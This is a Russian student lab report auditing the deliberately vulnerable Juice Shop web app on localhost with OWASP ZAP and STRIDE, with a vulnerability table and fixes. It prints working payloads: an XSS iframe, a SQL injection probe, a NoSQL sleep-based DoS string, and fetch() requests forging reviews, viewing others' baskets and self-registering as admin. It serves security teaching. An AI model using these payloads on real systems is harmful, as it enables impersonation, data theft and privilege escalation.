

Федеральное государственное автономное образовательное
учреждение высшего образования
«Национальный исследовательский университет ИТМО»

Информационная безопасность
Работа 3: Аудит безопасности веб-приложения

Выполнил:

Николаенков В.

Группа:

Р3413


2025

Краткое резюме

Результат применения OWASP ZAP:

- ✓ Оповещения (14)
 - > SQL-инъекция
 - > Заголовок Content Security Policy (CSP) не задан (87)
 - > Идентификатор (ID) сеанса при перезаписи URL (107)
 - > Междоменная неправильная конфигурация (100)
 - > Отсутствует заголовок (Header) для защиты от кликджекинга (29)
 - > Уязвимость JS Библиотеки (Library)
 - > Включение исходного файла междоменного JavaScript (98)
 - > Заголовок Strict-Transport-Security не установлен (3)
 - > Заголовок X-Content-Type-Options отсутствует (111)
 - > Раскрытие отметки времени - Unix (162)
 - > Раскрытие частной ИС
 - > Получено из кеша (63)
 - > Раскрытие информации - подозрительные комментарии (4)
 - > Современное веб-приложение (50)

DFD



Анализ угроз по методике STRIDE

SPOOFING

- S1. Подделка личности пользователя путем использования украденных учетных данных (поток - Логин&Пароль)
- S2. Подделка администратора системы с использованием уязвимостей в аутентификации (поток - Логин&Пароль)
- S3. Подделка отзывов о товарах от имени других пользователей (поток - Отзыв о товаре)
- S4. Подделка информации о товарах в каталоге путем SQL-инъекций (поток - Поиск в каталоге товаров)

TAMPERING

- T1. Изменение данных пользователя в базе данных через несанкционированный доступ (SQLi) (поток - Логин&Пароль)
- T2. Модификация цен на товары во время процесса оформления заказа (поток - Обработка заказа)
- T3. Изменение содержания отзывов о товарах другими пользователями (поток - Отзыв о товаре)
- T4. Вмешательство в данные корзины покупок для изменения содержимого (поток - Заказ товаров)

REPUDIATION

- R1. Отказ пользователя от совершенного заказа после его оформления (поток - Заказ товара)
- R2. Отказ администратора от ответственности за вход в аккаунт (поток - Проверка учетных данных)
- R3. Отказ пользователя от размещённого им отзыва о товаре (поток - Отзыв о товаре)
- R4. Отказ пользователя от ответственности за корректные данные при регистрации(поток - Логин&Пароль)

INFORMATION DISCLOSURE

- I1. Раскрытие персональных данных пользователей(поток - Логин&Пароль)
- I2. Утечка информации о корзинах пользователей(поток - Заказ товаров)
- I3. Раскрытие информации о скрытых товарах (поток - Поиск в каталоге товаров)

I4. Доступ к данным кредитных карт пользователей со стороны злоумышленников (поток - Подтверждение заказа)

DENIAL OF SERVICE

- D1. Перегрузка сервера большим количеством запросов на аутентификацию (поток - Проверка учетных данных)
- D2. Переполнение дискового пространства фальшивыми отзывами о товарах (поток - Сохранение отзыва)
- D3. Блокировка функции поиска товаров множественными одновременными запросами (поток - Поисковой запрос)
- D4. Остановка NoSQL базы данных с помощью запроса "\$where": "sleep(1000000)" (поток – Отзыв о товаре)

ELEVATION OF PRIVILEGE

- E1. Вход в аккаунт администратора с помощью SQLi (поток - Логин&Пароль)
- E2. Некорректное получение Delux статуса при заказе (поток – Заказ товаров)
- E3. Получение возможности модифицировать отзывы(поток - Отзыв о товаре)
- E4. Получение админ-доступа к скрытым товарам через поиск(поток - Поиск в каталоге товаров)

Таблица уязвимостей

Название	XSS-атака из-за отсутствия заголовков CSP
Описание	Можно встроить в страницу JS-код, который перешлёт злоумышленнику локальные данные пользователя
Уровень риска	6.2 (Средний)
Категория OWASP Топ 10	A03:2021-Injection
Предложения по исправлению	Нужно установить заголовок Content-Security-Policy: <code>Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-eval'</code>

--	--

Название	SQL-инъекция через запрос поиска
Описание	Можно изменить записи в таблице Products через SQL-инъекцию, которую нужно передать в query-параметре запроса: /rest/products/search?q=<SQL-инъекция тут>
Уровень риска	9,8 (Критический)
Категория OWASP Топ 10	A03:2021-Injection
Предложения по исправлению	Нужно использовать prepared-statements в SQL-запросах, чтобы не выполнять сторонний SQL-запрос

Название	Forged Feedback – подмена логина
Описание	Экспloit позволяет отправлять отзывы под именем другого пользователя Нужно установить нужный логин пользователя в запросе /rest/products/<id>/reviews: <pre>author: "amphyxs@gmail.com" message: "p"</pre>
Уровень риска	8,6 (Высокий)
Категория OWASP Top 10	A07:2021-Identification and Authentication Failures
Предложения по исправлению	Нужно определять пользователя по его JWT-токену из заголовка Authorization, а не через поле в запросе

Название	View Basket – отсутствие проверок владения сущностями
Описание	Экспloit позволяет посмотреть чужую

	корзину. Для этого надо в запросе GET /rest/basket/<id> использовать id искомой корзины
Уровень риска	4.3 (Medium)
Категория OWASP Top 10	A07:2021-Identification and Authentication Failures
Предложения по исправленияю	Нужно определять пользователя по его JWT-токену из заголовка Authorization и выдавать соответствующую ему и только ему корзину, а не запрашивать её id из клиента. Либо хотя бы проверять перед запросом, является ли пользователем владельцем корзины

Название	Admin Registration – нелегальное становление администратором
Описание	Экспloit позволяет зарегистрировать пользователя как администратора. Для этого надо к запросу POST /rest/Users добавить поле "role": "admin"
Уровень риска	7.5 (High)
Категория OWASP Top 10	A01:2021-Broken Access Control
Предложения по исправленияю	Нужно задать для эндпоинта DTO без поля role в ней, проверяя его валидность. А также сделать отдельный эндпоинт для изменения роли пользователей, который доступен только для других администраторов


Скриншоты

1) XSS-атака из-за отсутствия заголовков CSP

В поисковую строку надо вставить:

```
1. <iframe src="javascript:alert(`Hahaha, no CSP`))`)">
```

Выполнится JS-код и отобразится алерт:



2) SQL-инъекция через запрос поиска

Была найдена в ZAP, и ZAP её выполнил:

SQL-инъекция

URL-адрес: http://localhost:3000/rest/products/search?q=%27%28

Риск: High

Достоверность: Low

Параметр: q

Атака: '(

Доказательства: HTTP/1.1 500 Internal Server Error

CWE ID: 89

WASC ID: 19

Источник: Активная (40018 - SQL-инъекция)

Input Vector: URL Query String

Описание: SQL injection may be possible.

ZAP отправил '(в запросе поиска, и сервер исполнил это как SQL, вернув HTTP 500 ошибку с результатом исполнения SQL-запроса:

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sun, 14 Sep 2025 09:34:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 309

{
  "error": {
    "message": "SQLITE_ERROR: near \"\": syntax error",
    "stack": "Error: SQLITE_ERROR: near \"\": syntax error",
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%(%' OR description LIKE '%(%') AND deletedAt IS NULL) O
  }
}
```

3) Forged Feedback – подмена логина


Можно опубликовать отзыв с любым именем пользователя.

```

    fetch("http://localhost:3000/rest/products/1/reviews", {
      "headers": {
        "accept": "application/json, text/plain, */*",
        "accept-language": "ru,en;q=0.9",
        "authorization": "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIzodGFlX0IjIzNjNzXnIzIwZGFlY0SIjeyp2tC16MjIzN0V2XzUyMhIjoiIwI2ZhahwdI1nbhBxExhzhQGftWlslMvhsTsInBnc3Nb3kIjoiNTF2YtgXzG12NwMzYT2001zyJ8eNDRKhzg40Ny1C1y2b11jjoIy3Vzdg9TzX1lC1k2NxleVuB2t1b1I6IiisInm3R9p2dpkihMjMc4w1CiB1sInyBzP6gvJbfmhrfzS16Ii9h3N1dHvC1b61g2t1Yldc91cVgymV2R1mzb1f0h0c3N1wIdg96c1NvY3J1C1611sI1M1Qm0AxZ1lpcjwvC1LjCjgdWKQV0X10ij1D11TA5LE10E1j0ExJ4L1C10ArQdA6GdAL1C1gRh6gkQV0X10ij1D11TA5LE01DE10j0ExJ4Ajl1C0aMA6DdA1C1k2NxldQVxGSLCpljXy01j0e3N1j2NzJ9.g4714vNvn3euJvluIo1Tn1mxeUOegU97-",
      "cache-control": "no-cache",
      "content-type": "application/json",
      "pragma": "no-cache",
      "sec-ch-ua": "\"(Not) A;Brand\";v=\"8\", \"Chromium\";v=\"138\", \"YaBrowser\";v=\"25.8\", \"Yowser\";v=\"2.5\"",
      "sec-ch-ua-mobile": "?0",
      "sec-ch-ua-platform": "\"Windows\"",
      "sec-fetch-dst": "empty",
      "sec-fetch-mode": "cors",
      "sec-fetch-site": "same-origin"
    },
    "referrer": "http://localhost:3000",
    "body": "{\"message\": \"I am not admin!\", \"author\": \"admin@juice-sh.op\"}",
    "method": "PUT",
    "mode": "cors",
    "credentials": "include"
  })
}

```

Можно было увидеть отзывы от чужого аккаунта:



4) View Basket – отсутствие проверок владения сущностями

Был отправлен запрос корзины с id, который не равен id корзины текущего пользователя:

```

> fetch("http://localhost:3000/rest/basket/7", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "ru,en;q=0.9",
    "authorization": "Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIzIiNiJ9eyJzdWIjZXNzIiwibGF0YSI6eyJpZC6
MjMsInVzZXJuYmI1IjoiIiwidmlhawIwIjIhbxRoeXzQGdtWlslNb5IsInBtI3n33kIjoiMTEx2Y
TgxZG12mWgYTY20D1zYjF0NDExdWRKbzq40NY1lCjb2x1IjoiY3Vzdg9tZX1lCjZhXleGVlb2t1b6
I61iisImxh-3MB-2dpklwIjoiMC4w4ljAuMCtsInBy22pbGVjbfNfZ5T6Ii9nC3N1dHvCh1bG1jL21
tWhdlc91cGxWmRzL2R1zF1bH0uc32nIivid6989cfCNV3j1ldf6f1iisIm1zQW8XZ1jIp8cnV1C3j
cmVhdGvKQX0i0i1yD111TASLTED1E0jEx0j4ALjlc1OArDMA6DAilCjZwkd0vKQX0i0m51bGx9LCjPvXQ1oje3NTc4Nj12n
TASLTED1E0jEx0j4ALjlc1OArDMA6DAilCjZwkd0vKQX0i0m51bGx9LCjPvXQ1oje3NTc4Nj12n
"cache-control": "no-cache",
"pragma": "no-cache",
"sec-ch-ua": "\"Not\\A\\Brand\";v=\"8\", \"Chromium\";v=\"138\", \"YaBrowser\";v=\"25.8\", \"Yowser\";v=\"2.5\"",
"sec-ch-ua-mobile": "?0",
"sec-ch-ua-platform": "\"Windows\"",
"sec-fetch-dest": "empty",
"sec-fetch-mode": "cors",
"sec-fetch-site": "same-origin"
},
"referrer": "http://localhost:3000/",
"body": null,
"method": "GET",
"mode": "cors",
"credentials": "include"
});

```

В теле ответа полная корзина чужого пользователя:

Name	Value
status	"success"
data	[{"id": 5, "coupon": null, "userId": 16, "createdAt": "2025-10-03T14:37:29.040Z", "updatedAt": "2025-10-03T14:37:29.040Z", "Products": [{"id": 3, "name": "Eggfruit Juice (500ml)", "description": "Now with even more exotic flavour.", "price": 8.99, "deluxePrice": 8.99, "image": "eggfruit_juice.jpg", "createdAt": "2025-10-03T14:37:28.472Z", "updatedAt": "2025-10-03T14:37:28.472Z", "deletedAt": null, "Basketitem": {"productId": 3, "BasketId": 5}}]}}

5) Admin Registration – нелегальное становление администратором

Был отправлен запрос на регистрацию пользователя с параметром "role: admin":

```

> fetch("http://localhost:3000/api/Users/", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "ru,en;q=0.9",
    "cache-control": "no-cache",
    "content-type": "application/json",
    "pragma": "no-cache",
    "sec-ch-ua": "\"Not\\A\\Brand\";v=\"8\", \"Chromium\";v=\"138\", \"YaBrowser\";v=\"25.8\", \"Yowser\";v=\"2.5\"",
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": "\"Windows\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
    "x-user-email": "bossx@dkjgfh.com"
  },
  "referrer": "http://localhost:3000/",
  "body": "
  {"role": "admin", "email": "fakeadmin@dkjgfh.com", "password": "k7j-Myx-vm7-JxA", "passwordRepeat": "k7j-Myx-vm7-JxA", "securityQuestion": "\'id\'=5,\'question\':\'Maternal grandmother\'s first name?\'", "createdAt": "2025-09-14T17:27:28.142Z", "updatedAt": "2025-09-14T17:27:28.142Z", "securityAnswer": "\'2\'"},
  "method": "POST",
  "mode": "cors",
  "credentials": "include"
});

```

И зайдя в зарегистрированный аккаунт отобразился интерфейс для администратора (аватар со шпионом есть только у администратора):



Рекомендации по устранению рисков

- 1) Нужно ко всем запросам добавить соответствующие заголовки CSP и CORS
- 2) Использовать Prepared statement для всех SQL запросов.
- 3) Добавить middleware для проверки привилегий при доступе ко всем endpoint'ам
- 4) Использовать DAST/SAST-утилиты для проверки безопасности.
- 5) Верно настроить noSQL БД так, чтобы долгие запросы не влияли на её доступность.
- 6) Добавить rate-limiting для поддержания доступности API

Отчёт ZAP

<https://github.com/amphyxs/infosec-lab-3/blob/main/zap-report.html>